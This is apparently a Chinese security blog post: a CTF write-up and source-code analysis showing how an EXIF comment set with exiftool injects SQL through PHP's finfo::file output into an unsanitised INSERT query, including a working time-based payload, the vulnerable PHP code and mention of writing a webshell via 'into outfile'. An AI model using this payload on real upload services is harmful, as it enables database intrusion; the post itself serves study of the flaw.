一张图片也能SQL注入？

原创

合天网安实验室 于 2022-02-09 18:00:00 发布 3353 收藏 16
文章标签： 信息安全 java php 数据库 mysql

本文链接：https://blog.csdn.net/qq_38154820/article/details/122852743

点击"蓝字"关注，获取更多技术内容

前言

最近在复盘SQL注入，看到有一个trick挺有意思的，这个trick主要利用后端程序会将文件exif信息插入数据库进行SQL注入

因此本篇文章会从题目解题，源码分析，底层调试这几个方面入手，如有纰漏，请多包涵。

什么是exif?

为了方便后面文章介绍这个trick，首先我们需要了解什么是exif?

其实exif是可交换图像文件的缩写，是专门为数码相机的照片设定的，可以记录数码照片的属性信息和拍摄数据。

例如生活中利用手机相机或者数码相机拍照的时候，exif会记录拍照时的一些属性，例如：光圈，焦距，拍照时间，拍照设备等等属性


题目解题

题目地址：你没见过的注入

题目地址获取：后台回复“注入”

首先打开题目，前面一些与本文无关的解题步骤就不赘述了，简要的概括一下就是：扫目录扫到`robots.txt`，进入修改密码页面，修改完成密码之后进入后台。

后台还是比较简单的，就是一个上传的页面



选择文件进行上传即可，并且进行测试后发现，上传的文件都没有被过滤，即使是上传同一个文件，文件名也是不一样的，因此猜测这里使用了随机数md5的方式进行文件命名

FILE LIST

- filename:355157807105f4ca415fe251ae7313ee.zip filetype:PHP script, ASCII text, with CRLF line terminators
- filename:6754da756de32b6254085f5bada40cfe.zip filetype:PHP script, ASCII text
- filename:215ce367298e24635212d6c3ad8108f6.zip filetype:JPEG image data, JFIF standard 1.01, aspect ratio,
- filename:f029d32b35a276992c1e857d84dc0c70.zip filetype:Zip archive data, at least v2.0 to extract

这一题文件名被随机数md5重命名，并且，所以文件名不是注入点，但是分析一下上方的列目录的文件，首先肯定是有数据库存储相关文件信息（上图中的`filetype`），因此查询一下PHP有哪些函数或者方法会有这样的功能，查询PHP官方手册后可以发现，其中`finfo`对象以及`finfo_file`函数是有这个功能的

因此就可以大胆猜测在`filetype`会存在SQL注入，并且SQL语句应该是`insert`开头的插入语句

那么如何控制这个`filetype`呢？

我们可以使用file命令查看一个文件的信息，如下图所示

这一个命令一出是不是就发现和上面那个页面的`filetype`十分相似了呢？

那么是否有工具可以控制这个`filetype`呢？有的，那就是`exiftool`

安装完成后，我们尝试在一个图片里加入SQL语句，这里我们假设题目的SQL语句如下（这个很需要经验，不过这里我就直接给出来了，做题的时候还是需要慢慢fuzz）

```
insert into columns('字段1', '字段2', '字段3') value('值1', '值2', '值3')
```

因此注入语句

```
123"';select if(1,sleep(5),sleep(5));--+
```

具体的exiftool的命令为

```
exiftool -overwrite_original -comment="123\"');select if(1,sleep(5),sleep(5));--+" avatar.jpg
```

利用exiftool添加comment之后，使用file命令查看文件信息

```
[ ~/CTF-tools/webshell ] file avatar.jpg
avatar.jpg: JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segm
ent length 16, baseline, precision 8, 2x2, components 3
[ ~/CTF-tools/webshell ] exiftool -overwrite_original -comment="123\"');sele
ct if(1,sleep(5),sleep(5));--+" avatar.jpg
    1 image files updated
[ ~/CTF-tools/webshell ] file avatar.jpg
avatar.jpg: JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segm
ent length 16, comment: "123"');select if(1,sleep(5),sleep(5));--+", baseline, p
recision 8, 2x2, components 3
```

可以看到，命令已经成功注入到了comment中，上传该图片，就可以发现明显有延迟，所以命令注入成功。

之后拿flag就很简单了，利用`into outfile`写入一句话木马即可，这里就不赘述了。

那么，究竟是什么函数会导致这样的SQL注入呢？

抱着深究的心态把题目源代码拷贝下来进行分析（所有可以getshell的题目都可以把题目拿下来进行分析，可以学到更多的东西）

题目源代码分析

首先一些登录文件就不看了，直接看最重要的，会造成SQL注入的那几个文件（为了防止篇幅过长，我这里仅将关键代码进行展示）

```
$filename = md5(md5(rand(1,10000))).".zip";
$filetype = (new finfo)->file($_FILES['file']['tmp_name']);
$filepath = "upload/".$filename;
$sql = "INSERT INTO file(filename,filepath,filetype) VALUES ('".$filename."','".$filepath."','".$filetype."
```

上方代码第一行就是前面说的，将随机数md5存储文件

第二行这里使用到了`finfo::file`，这里便是我们的注入点

第三行是目录的拼接

第四行就是存在SQL注入的SQL语句

```
if(mysqli_num_rows($result)>0){
  while($row=mysqli_fetch_assoc($result)){
   echo "<li>";
   echo "filename:<a href='".$row["filepath"]."'>".$row["filename"]."</a> filetype:".$row["filetype"]."<br>
  }
 echo "</li>";
}
```

这一段代码就比较简单，就是将存储的文件名列出来

那么造成注入的罪魁祸首就是这一行代码：

```
$filetype = (new finfo)->file($_FILES['file']['tmp_name']);
```

这里使用`finfo::file`方法，这个方法在PHP手册介绍如下，但是并不是很详细，后半部分将会对这一个函数进行底层代码跟踪分析。

finfo::file底层跟进

`finfo::file`方法在`ext/fileinfo/fileinfo.c`中

其中`finfo`中有这么几个方法：

```
class finfo
{
    /** @alias finfo_open */
    public function __construct(int $flags = FILEINFO_NONE, ?string $magic_database = null) {}

    /**
     * @param resource|null $context
     * @return string|false
     * @alias finfo_file
     */
    public function file(string $filename, int $flags = FILEINFO_NONE, $context = null) {}

    /**
     * @param resource|null $context
     * @return string|false
     * @alias finfo_buffer
     */
    public function buffer(string $string, int $flags = FILEINFO_NONE, $context = null) {}

    /**
     * @return bool
     * @alias finfo_set_flags
     */
    public function set_flags(int $flags) {}
}
```

我们跟进`finfo::file`

我们在下方图中位置下三个断点

```
421             stream = php_stream_open_wrapper_ex(buffer, "rb", REPORT_ERRORS, NULL, context);
422
423             if (!stream) {
424                 RETVAL_FALSE;
425                 goto clean;
426             }
427
428             if (php_stream_stat(stream, &ssb) == SUCCESS) {
429                 if (ssb.sb.st_mode & S_IFDIR) {
430                     ret_val = mime_directory;
431                 } else {
432                     ret_val = (char *)magic_stream(magic, stream);
433                 }
434             }
435
436             php_stream_close(stream);
```

将前面题目拉下来的源文件放在一个文件夹中进行调试


源文件如下：

将upload.php修改如下

```
$filename = md5(md5(rand(1,10000))).".zip";
$filetype = (new finfo)->file($_FILES['file']['tmp_name']);
$filepath = "upload/".$filename;
var_dump($filetype);
die(0);
```

开启调试，上传注入文件后程序便会停止在断点处

第一个断点处，421行，这个断点处调用包装器打开资源并返回流对象



第二个断点处，431-432行，进入`magic_stream`，单步调试，监视`ms`以及`ret_val`


进入`file_or_stream`

```
178 public const char *
179 magic_stream(struct magic_set *ms, php_stream *stream)
180 {
181     if (ms == NULL)
182         return NULL;
183     return file_or_stream(ms, NULL, stream);
184 }
```

直接看`file_or_stream`的return

```
ext > fileinfo > libmagic > C magic.c > file_or_stream(magic_set *, const char *, php_stream *)
251 done:
252     efree(buf);
253
254     if (no_in_stream && stream) {
255         php_stream_close(stream);
256     }
257 out:
258     return rv == 0 ? file_getbuffer(ms) : NULL;
259 }
```

跟进`file_getbuffer`，下方其实就可以看到`ms->o.buf`已经获取到了exif信息



后面的就不继续跟进了，但是可以肯定的是`file()`方法可以检测图片的EXIF信息，并且作为题目中的`filetype`传入数据库造成注入

```
$filetype = (new finfo)->file($_FILES['file']['tmp_name']);
```

总结

虽然是几年前的trick，但是每弄清楚一个trick，攻击面就会更广。

参考文章

CTFshow 36D Web Writeup – 颖奇L'Amore (gem-love.com)

PHP回顾之流 - SegmentFault 思否